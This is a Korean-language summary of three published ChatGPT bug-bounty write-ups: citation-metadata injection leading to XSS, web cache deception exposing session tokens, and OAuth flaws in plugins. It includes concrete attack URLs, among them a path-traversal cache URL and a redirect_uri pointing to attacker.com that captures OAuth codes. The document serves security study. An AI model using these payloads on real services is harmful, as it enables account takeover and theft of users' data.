1. XSS Marks the Spot: Digging Up Vulnerabilities in ChatGPT

<https://www.imperva.com/blog/xss-marks-the-spot-digging-up-vulnerabilities-in-chatgpt/>

GPTs는 knowledge files와 같이 온다. 이 files는 GPT API를 통해 기능하며, user-upload file과 유사하지만 gizmo\_id parameter가 추가되어있다. GPT가 public으로 set 되었기에 이 knowledges file을 다운로드 할 수 있고, GPT ID와 associated file ID를 알 수 있다 (Broken Function Level Authorization). "/backend-api/conversation" endpoint for starting ChatGPT conversation에서의 request body와 assistant's metadata가 유사하며 assistant's metadata에 직접 upload한 file의 ID를 포함한 citation이 있음을 확인했다. ChatGPT와의 대화를 통해 role을 user에서 assistant로 전환하고, input data를 통해 ChatGPT application 측의 citation metadata를 manipulate할 수 있었다(Mass Assignment vulnerability). assistant를 가장하고 custom citation object를 inject한 new request를 “/backend-api/conversation” endpoint에 작성했다. file ID를 “file-Cbn7djQD1W20s3h5JM8NfFs8/download?gizmo\_id=g-ghPiYIKcD#”로 하여 ChatGPT client에서 GPTs API를 강제로 사용하게 했다. 다른 account에서 clicking any citation은 knowledge file를 다운로드하게 했고, XSS를 trigger 했다.

이 vulnerability는 blob creation과 download URL이 바로 열리던 logic을 바꿈으로써 해결했다. 또, 수정 이후에 conservation metadata가 connext\_connector나 metadata, download\_url을 직접 제어할 수 없었다.

또, citation metadata object인 em (in code)가 em.url로써 직접 "href" attribute를 사용하고 있으며, 이는 metadata가 manipulate될 수 있기에 문제였다. "href" attribute는 javascript protocol url로 바꿀 수 있었지만 tag에는 target = "\_blank" attribute도 있어 block되었다. 다만 ctrl+좌클릭, 마우스가운데클릭, ctrl + enter 등의 키보드 단축키를 사용하면 exploit될 것이다. Chat GPT의 interface는 iframe을 포함할 수 있기에, 투명도 0의 iframe과 “Hold ⌘ and click to open me in a new tab”의 text로 사용자가 hat.openai.com에서 임의의 자바스크립트를 실행하게 할 수 있다.


chat.openai.com 컨텍스트 내에서 HTML 콘텐츠가 포함된 Blob 객체를 생성하고 URL.createObjectURL 메서드를 사용하여 URL을 생성하여 부모 창을 이 Blob URL로 탐색함으로써 SameSite 쿠키 제한 및 스토리지 분할을 우회할 수 있었습니다.

citation link를 렌더링할 때 eF method가 추가되어 https, mailto, tel 프로토콜만 사용할 수 있도록 검증되게 고쳐짐

2. ChatGPT Account Takeover - Wildcard Web Cache Deception

<https://nokline.github.io/bugbounty/2024/02/04/ChatGPT-ATO.html>

공유된 채팅이 캐시되고 캐시 항목이 만료될 때까지 업데이트되지 않는다. 파일 확장이 아닌 URL 경로의 위치에 의존하는 캐시 규칙이 있을 가능성이 높으며, /share/\* 경로 하의 거의 모든 것이 캐시된다는 것을 의미합니다. Cloudflare의 CDN은 URL 인코딩된 경로 탐색을 디코딩하거나 정규화하지 않았지만, 웹 서버는 이를 디코딩하고 정규화했습니다. <https://chat.openai.com/share/%2F..%2Fapi/auth/session?cachebuster=123>는 CDN에서 %2F..%2F를 디코딩하거나 정규화하지 않으므로, 응답이 캐시된다. 하지만 CDN이 이 URL을 전달할 때, 웹 서버는 %2F..%2F를 디코딩하고 정규화하여 /api/auth/session으로 응답하고 인증 토큰이 포함된다. 피해자의 인증 토큰이 캐시되고, 공격자가 동일 URL에 접근하면 캐시된 인증 토큰을 볼 수 있고, 계정을 탈취하고 채팅, 청구 정보 등을 볼 수 있다.



3. Security Flaws within ChatGPT Ecosystem Allowed Access to Accounts On Third-Party Websites and Sensitive Data

<https://salt.security/blog/security-flaws-within-chatgpt-extensions-allowed-access-to-accounts-on-third-party-websites-and-sensitive-data>

Outh 인증에 있어 attacker가 victim에게

https://chat.openai.com/aip/{plugin\_ID}/oauth/callback?code={secret\_code}와 같은 link를 보낼 수 있다.

https://chat.openai.com/{malicious\_plugin\_id}/callback?code={attacker\_code\_from\_malicious\_plugin}

이 때, {malicious\_plugin\_id}는 공격자가 피해자의 계정에 설치하려는 플러그인의 식별자이며, {attacker\_code\_from\_malicious\_plugin}는 공격자가 플러그인에서 받은 코드이다. 이 link를 누르면 malicious plugin이 victim에게 install되고 victim이 적는 any new message 는 plugin에게 전달 될 것이다.

0-click account takeover on multiple plugins, enables attackers to gain control of an organization's account on third-party websites like GitHub

플러그인 설치 시 GitHub와 상호작용하는 플러그인은 플러그인 웹사이트에서 추가 계정을 생성하고 GitHub 자격 증명을 저장합니다. 공격자가 이 플러그인 계정을 장악하면, 피해자의 GitHub 저장소에 접근할 수 있습니다. 예시로 "AskTheCode" 플러그인을 사용하여 GitHub 저장소에 질문할 수 있습니다. 이 플러그인을 사용하는 사용자는 GitHub 저장소에 대한 접근을 허용합니다. "AskTheCode" 플러그인에서의 계정 탈취는 공격자가 피해자의 GitHub 저장소에 접근할 수 있게 합니다. 아래 그림은 공격자가 피해자 Dan Brown(더이상 사용되지 않는 GitHub ID: moreisless3dan)의 GitHub 저장소에서 비공개 파일을 읽는 모습을 보여줍니다.

텍스트, 스크린샷, 소프트웨어, 웹 페이지이(가) 표시된 사진

자동 생성된 설명

텍스트, 스크린샷, 인간의 얼굴, 만화 영화이(가) 표시된 사진

자동 생성된 설명

1. AskTheCode는 사용자를 위해 새 계정을 생성하고 GitHub 계정에 대한 접근 권한을 요청합니다. AskTheCode는 GitHub 자격 증명을 저장합니다.

2. AskTheCode는 ChatGPT에 코드를 생성합니다.

3. ChatGPT는 이 코드를 사용하여 AskTheCode에서 사용자 계정에 연결합니다.

4. 플러그인이 설치됩니다.

코드는 ChatGPT가 AskTheCode에서 Dan의 계정에 연결하는 데 사용됩니다. AskTheCode는 <https://auth.pluginlab.ai/oauth/authorize> request를 통해 user의 member Id에 대한 코드를 검색하고 response로 받은 코드를 user를 거쳐 ChatGPT로 redirect한다. https://auth.pluginlab.ai/oauth/authorized는 요청을 인증하지 않으므로, attacker는 다른 memberId(즉, 피해자)를 삽입하여 victim을 나타내는 코드를 받을 수 있습니다. 이 코드로 ChatGPT를 사용하여 victim의 GitHub에 접근할 수 있습니다. attacker에게 필요한 것은 victim의 memberID뿐이며, https://auth.pluginlab.ai/members/requestMagicEmailCode 엔드포인트를 사용하여 얻을 수 있습니다. 이 엔드포인트는 이메일을 받아 memberID와 다른 데이터를 반환합니다.

attacker가 victim의 email을 안다면 https://auth.pluginlab.ai/members/requestMagicEmailCode 엔드포인트를 사용하여 victim의 memberID를 얻을 수도 있고, 직접 SHA1 값을 계산할 수도 있다. attacker는 ChatGPT로 가서 자신의 계정에 "AskTheCode" 플러그인을 설치하고 https://auth.pluginlab.ai/oauth/authorized 요청을 가로채고 memberID를 victim 거를 사용하여 victim의 code를 받고, 이를 ChatGPT에 전달한다. attacker는 ChatGPT를 통해 victim의 GitHub의 data를 가져올 수 있다. 0-click attack이다.

OAuth redirection manipulation

사용자를 kesem.ai로 리디렉션하여 OAuth 코드를 가져옵니다

<https://app.kesem.ai/login?response_type=code&client_id=474480292958-cjuv2hh070hr6ad6ei8h9slved6vng0d.apps.googleusercontent.com&redirect_uri=https://chat.openai.com/aip/plugin-fac4e968-c6a5-4fc9-b578-11d958122868/oauth/callback&scope=&state=34881ee1-98e1-4b54-8643-3c561178f1b3>

Kesem.ai는 사용자를 Google/Microsoft 또는 이메일을 통해 인증하고 코드를 생성합니다.

Kesem.ai는 1단계의 redirect\_uri로 코드를 전달합니다

attacker가 victim에게

<https://app.kesem.ai/login?response_type=code&client_id=474480292958-cjuv2hh070hr6ad6ei8h9slved6vng0d.apps.googleusercontent.com&redirect_uri=https://attacker.com&scope=&state=34881ee1-98e1-4b54-8643-3c561178f1b3>

를 보내면, Kesem.ai는 victim의 이메일 인증이후 uri인 <https://attacker.com&scope=&state=34881ee1-98e1-4b54-8643-3c561178f1b3>

로 코드를 전달하고 attacker는 victim의 code를 가지고 있어 kesem ai와 연결된 chat gpt의 account를 가져올 수 있다.